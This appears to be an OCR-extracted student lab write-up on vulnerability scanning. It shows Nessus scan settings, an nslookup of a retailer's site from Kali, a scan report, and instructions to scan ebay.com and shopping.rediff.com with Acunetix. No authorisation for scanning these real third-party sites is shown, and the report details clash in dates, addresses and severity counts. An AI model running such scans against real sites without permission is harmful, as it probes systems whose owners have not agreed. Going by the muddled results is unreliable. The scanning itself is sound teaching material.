
tab: Select scan type as Port Scan (common ports)




Assesment tab: Select scan for all web applications(quick)




Report tab : Keep everything default



Advanced tab: select Scan Low bandwidth links



Click on Save and then click on launch the scan



Checkable Home Dashboard

Scan Details

- Policy: Web Application Test
- Status: Completed
- Scanning Date: 09/09/2024
- Scanner: Local Scanner
- Start: 10:00 AM UTC
- End: 10:05 AM UTC
- Duration: 5 minutes
- Report: Scan Report

Vulnerabilities

Activate Windows
Go to Settings to activate Windows

HTTP Methods Allowed (per directory)

Description

By setting the `HTTPMethods` method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

`PUT`, `DELETE`, `CONNECT`, `TRACE`, `HEAD`.

Many frameworks will be flagged that `HEAD` and `GET` requests, albeit very often with very little in the response. If a security constraint was set on `PUT`, `DELETE` and `CONNECT` methods, this will cause these methods to be considered insecure. A warning is displayed for the `HEAD` method. This allows the user to check if the behavior of any plugin is not expected.

Note that the plugin output is only informational and does not necessarily indicate the presence of a vulnerability.

Plugin Details

Severity	Info
ID	49147
Version	1.12
Type	Scanner
Name	Web Services
Published	December 10, 2023
Updated	April 11, 2024

File Information

No files found


See Also

- [HTTP Methods Allowed \(per directory\)](#)
- [HTTP Methods Allowed \(per file\)](#)
- [HTTP Methods Allowed \(per endpoint\)](#)

Output

```
NAME OF THE METHOD / URL
- HTTP methods PUT, DELETE, CONNECT are allowed on /
```

Activate Windows
Go to Settings to activate Windows




TARGET 2



```
(kali㉿kali)-[~]
$ nslookup www.shoppersstop.com
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
www.shoppersstop.com canonical name = www-shoppersstop-com-iedf.fast.getn7.io.
www-shoppersstop-com-iedf.fast.getn7.io canonical name = dualstack.k.sni.global.fastly.net.
Name:  dualstack.k.sni.global.fastly.net
Address: 151.101.2.137
Name:  dualstack.k.sni.global.fastly.net
Address: 151.101.66.137
Name:  dualstack.k.sni.global.fastly.net
Address: 151.101.130.137
Name:  dualstack.k.sni.global.fastly.net
Address: 151.101.194.137
Name:  dualstack.k.sni.global.fastly.net
Address: 2a04:4e42::649
Name:  dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:200::649
Name:  dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:400::649
Name:  dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:600::649

(kali㉿kali)-[~]
```

select web application tests





The screenshot shows the Otenable Nessus web interface. The main title is "shopperstop". The left sidebar has sections for "Home", "My Scans", "All Scans", and "Scan". The "Scan" section is expanded, showing a list of hosts: "192.168.1.100" (HTTP Service scanner), "192.168.1.101" (Nmap TCP scanner), and "192.168.1.102" (Nmap Script Information). The "Scan Details" panel on the right shows the following information:

- Policy: Web Application Test
- Status: Completed
- Scanning From: 192.168.1.100
- Scanner: Local Scanner
- Start: April 21, 21:43:35 PM
- End: April 21, 21:43:59 PM
- Report: HTML report

A pie chart titled "Vulnerabilities" indicates the distribution of findings: Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).

The screenshot shows the Nessus report page for the "shopperstop" scan. At the top, it says "Scanned powered by Nessus™". Below that is the title "shopperstop" and the date "Sun, 21 Apr 2014 19:00:00 India Standard Time".

TABLE OF CONTENTS

- Vulnerabilities by Host
 - 192.168.1.100

Vulnerabilities by Host:

192.168.1.100 (Report ID: 151.101.2.137)

151.101.2.137

A horizontal bar chart displays the count of vulnerabilities by severity:

- Critical: 0
- High: 0
- Medium: 0
- Low: 0
- Info: 6

A note below the chart states: "No critical or high level vulnerabilities were found in this host. 6 medium level vulnerabilities were found in this host." The bottom of the screen shows the Windows taskbar with various icons.


PART C

. Scan the below-mentioned targets Using the Acunetix Vulnerability


scanner:

- a) <https://www.ebay.com/>
- b) <https://shopping.rediff.com>


STEP 1: Install acunetix vulnerability




Set email and password




Click on advanced tab and accept and continue



